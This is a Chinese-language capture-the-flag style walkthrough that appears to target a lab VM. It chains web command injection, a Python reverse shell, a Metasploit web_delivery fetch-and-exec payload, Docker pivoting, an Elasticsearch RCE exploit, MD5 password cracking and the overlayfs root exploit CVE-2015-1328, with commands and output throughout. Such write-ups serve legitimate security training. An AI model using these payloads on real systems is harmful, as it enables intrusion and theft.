
1.先用nmap进行主机发现

```
nmap -Pn -sV -v 192.168.56.105
```


发现两个其中一个有价值的端口,并且直到还有python,

Q:为什么不是port22?

A:漏洞的严重性:OS_server>framework_server>thirdparty_server;**越严重的漏洞越会引起目标的注意,所以漏洞分析应该按照严重性反过来处理**



2.浏览器打开对应的服务



经过源码审计,没有发现有价值的内容(xss,csrf注入点)


3.进行web目录遍历

```
dirsearch -u http://192.168.56.105:5000
```

Q:为什么不是直接搜索对应app的exp?

A:还是从远到仅的原则,**web的特征就是敏感目录.exp太广**

发现了目标后台的登录页面,点击进去查看



发现目标有命令执行漏洞,再加上之前的情报搜集,我们可以直到目标有python

4.写入反弹shell

ref:https://blog.csdn.net/weixin_34979632/article/details/112989322

方法1: 用nc+python實現reverse shell

打開nc

```
nc -nvlp 1234
```


python的反弹shell(只要括號裏的就行)

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("192.168.56.106",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

方法2:MSF實現反彈shell

將下面"的内容放進去也一樣能實現反彈shell"

```
msf > use exploit/multi/script/web_delivery
msf6 exploit(multi/script/web_delivery) > set srvhost 192.168.56.106
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.56.106
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.56.106:4444
[*] Using URL: http://192.168.56.106:8080/FltGpSB97qlDa
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request'}
[sys.version_info[0]],fromlist=
('urlopen',));r=u.urlopen('http://192.168.56.106:8080/FltGpSB97qlDa',
context=ssl._create_unverified_context());exec(r.read());"
```



但是發現我們在容器裏,

容器判斷的方法:

1.查看是否有./dockerenv文件

```
ls /.dockerenv
```

2.查看第一個啓動的進程是否是docker

```
cat /proc/1/cgroup
```

```
meterpreter > getuid
Server username: root
meterpreter > shell
Process 10945 created.
Channel 1 created.
/bin/sh: can't access tty; job control turned off
/app # pwd
pwd
/app
/app # ls
ls
7s9pobfm            main.py             templates
Dockerfile          requirements.txt
/app # ls /.dockerenv
ls /.dockerenv
/.dockerenv
/app # cat /proc/1/cgroup
cat /proc/1/cgroup
11:hugetlb:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
10:perf_event:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
9:blkio:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
8:freezer:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
7:devices:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
6:memory:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
5:cpuacct:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
4:cpu:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
3:cpuset:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
2:name=systemd:/docker/a38b550c9e48cbd264c18f946e2a2101670ade9166330fd0c770371b713b8526
```

確認是在容器內

5.內網滲透(容器逃脫)

容器逃脫的基本方法就是通過docker0來到達主機

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface  6
============
Name         : eth0
Hardware MAC : 02:42:ac:11:00:03
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 172.17.0.3
IPv4 Netmask : 255.255.0.0
```

發現內網地址是172.17.0.0/16

內網主機發現

手動寫腳本進行主機發現

```
for i in $(seq 1 254);do ping -c 172.17.0.${i};done #推薦,而且最不容易翻車
```

內網端口掃描

1.msf添加路由到內網

```
meterpreter> run get_local_subnets #獲取內網
msf6> route add 172.17.0.0 255.255.0.0 1 #添加到目標的子網轉發給session1
#注意和docker0的網段衝突

#也可以這樣進行路由添加
meterpreter> route list #獲取路由
meterpreter> run autoroute -s 172.17.0.0 #添加路由
meterpreter> run autoroute -p #查看路由是否添加成功
```

2.proxychains+msf實現內網轉發

msf設置端口轉發

```
msf6 > use auxiliary/server/socks_proxy
msf6 > set srvhost 127.0.0.1
msf6 > set srvport 1080
msf6 > set username admin  #很重要
msf6 > set password admin #很重要
```

proxychains文件配置，將端口轉發給msf

```
vim /etc/proxychains.conf
socks5 127.0.0.1 1080 admin admin #協議,代理ip,代理端口,賬號密碼
```

#

3.nmap進行端口掃描

```
proxychains nmap -n -Pn -sT -sV -v 172.17.0.1-172.17.0.2 #-sT很重要,需要建立全連接
```

(這次掃描結果不準確)

發現目標的

172.17.0.1是宿主機,也是開放了22和5000端口

172.17.0.2開放了9200端口,對應的服務是elasticsearch 1.4.3;

我們以172.17.0.2作爲突破口

漏洞利用:CVE-2015-1427(elasticsearch的RCE漏洞)

我們發現目標的elasticsearch版本比較低,

尋找相關的exp

```
searchspolit elasticsearch #對應的exp為36337.py,真是情況是每個exp都要試一下
```

獲取exp

```
locate 36336.py
```

通過閱讀發現是py2的代碼,需要一個參數目標ip;

我們通過proxychains來實現對目標的滲透

```
proxychains python 36337.py 172.17.0.2
```

發現有價值的文件password

```
~$ cat passwords
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.17.0.2:9200  ...  OK
Format: number,number,number,number,lowercase,lowercase,lowercase,lowercase
Example: 1234abcd
john:3f8184a7343664553fcb5337a3138814
test:861f194e9d6118f3d942a72be3e51749
admin:670c3bbc209a18dde5446e5e6c1f1d5b
root:b3d34352fc26117979deabdf1b9b6354
jane:5c158b60ed97c723b673529b8a3cf72b
~$
```

通過網站對md5密碼逐一破解

https://pmd5.com/

通過ssh嘗試登錄目標,發現僅有一個賬號是有用---------- john:1337hack

提權

```
Last login: Wed Nov 24 03:33:56 2021 from 192.168.56.106
john@socnet:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@socnet:~$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user]
            [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user]
            file ...
john@socnet:~$ sudo - su
[sudo] password for john:
john is not in the sudoers file.  This incident will be reported.
```

但發現無法提權,查看內核版本,發現是linux3.13

```
total 0
john@socnet:/tmp$ uname -a
Linux socnet 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
john@socnet:/tmp$
```

尋找linux3.13相關的提權exp

```
id Software Solaris Quake II 3.13/3.14 / QuakeWorld 2.0/2.1 / | linux/remote/19079.c
Jfrog Artifactory < 4.16 - Arbitrary File Upload / Remote Comm | linux/webapps/44543.txt
KDE libkhtml 3.5 < 4.2.0 - Unhandled HTML Parse Exception     | linux/dos/2954.html
LibreOffice < 6.0.1 - '=WEBSERVICE' Remote Arbitrary File Disc | linux/remote/44022.md
Linux < 4.14.103 / < 4.19.25 - Out-of-Bounds Read and Write in | linux/dos/46477.txt
Linux < 4.16.9 / < 4.14.41 - 4-byte Infoleak via Uninitialized | linux/dos/44641.c
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privileged | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalat | linux/local/50135.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE | linux/local/41995.c
Linux Kernel 3.13 - SGID Privilege Escalation                  | linux/local/33824.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - | linux/local/37293.txt
Linux Kernel 3.13.1 - 'Recvmmsg' Local Privilege Escalation (M | linux/local/40503.rb
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local | linux/dos/36743.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Rac | linux_x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Ar | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2 - recvmmsg x32 compat (PoC)          | linux/dos/31305.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-Afte | linux/dos/43234.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation     | linux/local/41886.c
```

linux3.13提權:CVE-2015-1328

通過閱讀發現源碼是c代碼

這裏會有一個問題:

1.目標設備沒有gcc,所以我們可能需要提前編譯好二進制文件

2.目標需要用到動態庫,所以我們需要把so也直接拷貝過去

```
127     wait(NULL);
128
129     fprintf(stderr,"child threads done\n");
130
131     fd = open("/etc/ld.so.preload",O_WRONLY);
132
133     if(fd == -1) {
134         fprintf(stderr,"exploit failed\n");
135         exit(-1);
136     }
137
138     fprintf(stderr,"/etc/ld.so.preload created\n");
139     fprintf(stderr,"creating shared library\n");
140     lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
141     write(lib,LIB,strlen(LIB));
142     close(lib);
143     lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
144     if(lib != 0) {
145         fprintf(stderr,"couldn't create dynamic library\n");
146         exit(-1);
147     }
148     write(fd,"/tmp/ofs-lib.so\n",16);
149     close(fd);
150     system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
151     execl("/bin/su","su",NULL);
152 }
```

刪掉需要編譯的代碼


```
┌──(root💀kali)-[~/cve20151328]
└─# locate ofs-lib.so
/usr/share/metasploit-framework/data/exploits/CVE-2015-1328/ofs-lib.so

┌──(root💀kali)-[~/cve20151328]
└─# cp $(locate ofs-lib.so) .

┌──(root💀kali)-[~/cve20151328]
└─# ls -l
total 16
-rw-r--r-- 1 root root 4631 Nov 24 21:54 37292.c
-rw-r--r-- 1 root root 7752 Nov 24 21:56 ofs-lib.so

┌──(root💀kali)-[~/cve20151328]
└─#
```

找到對應的so文件


編譯

```
gcc -o exp 37292.c
```

將二進制文件和so文件放到目標設備的/tmp/目錄下執行,並賦予權限




```
john@socnet:/tmp$ wget http://192.168.56.108/exp
--2021-11-24 14:01:04--  http://192.168.56.108/exp
Connecting to 192.168.56.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17024 (17K) [application/octet-stream]
Saving to: 'exp'

100%[======================================>] 17,024      --.-K/s   in 0s

2021-11-24 14:01:04 (454 MB/s) - 'exp' saved [17024/17024]

john@socnet:/tmp$ wget http://192.168.56.108/ofs-lib.so
--2021-11-24 14:01:29--  http://192.168.56.108/ofs-lib.so
Connecting to 192.168.56.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7752 (7.6K) [application/octet-stream]
Saving to: 'ofs-lib.so'

100%[======================================>] 7,752       --.-K/s   in 0s

2021-11-24 14:01:29 (1.21 GB/s) - 'ofs-lib.so' saved [7752/7752]

john@socnet:/tmp$ ls -l
total 28
-rw-rw-r-- 1 john john 17024 Nov 24  2021 exp
-rw-rw-r-- 1 john john  7752 Nov 24  2021 ofs-lib.so
john@socnet:/tmp$ chmod u+x exp
john@socnet:/tmp$
```




```
total 28
-rwxrw-r-- 1 john john 17024 Nov 24  2021 exp
-rw-rw-r-- 1 john john  7752 Nov 24  2021 ofs-lib.so
john@socnet:/tmp$ ./exp
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
# id
uid=0(root) gid=0(root) groups=0(root),1001(john)
#
```

ref:

https://www.freeaihub.com/post/23402.html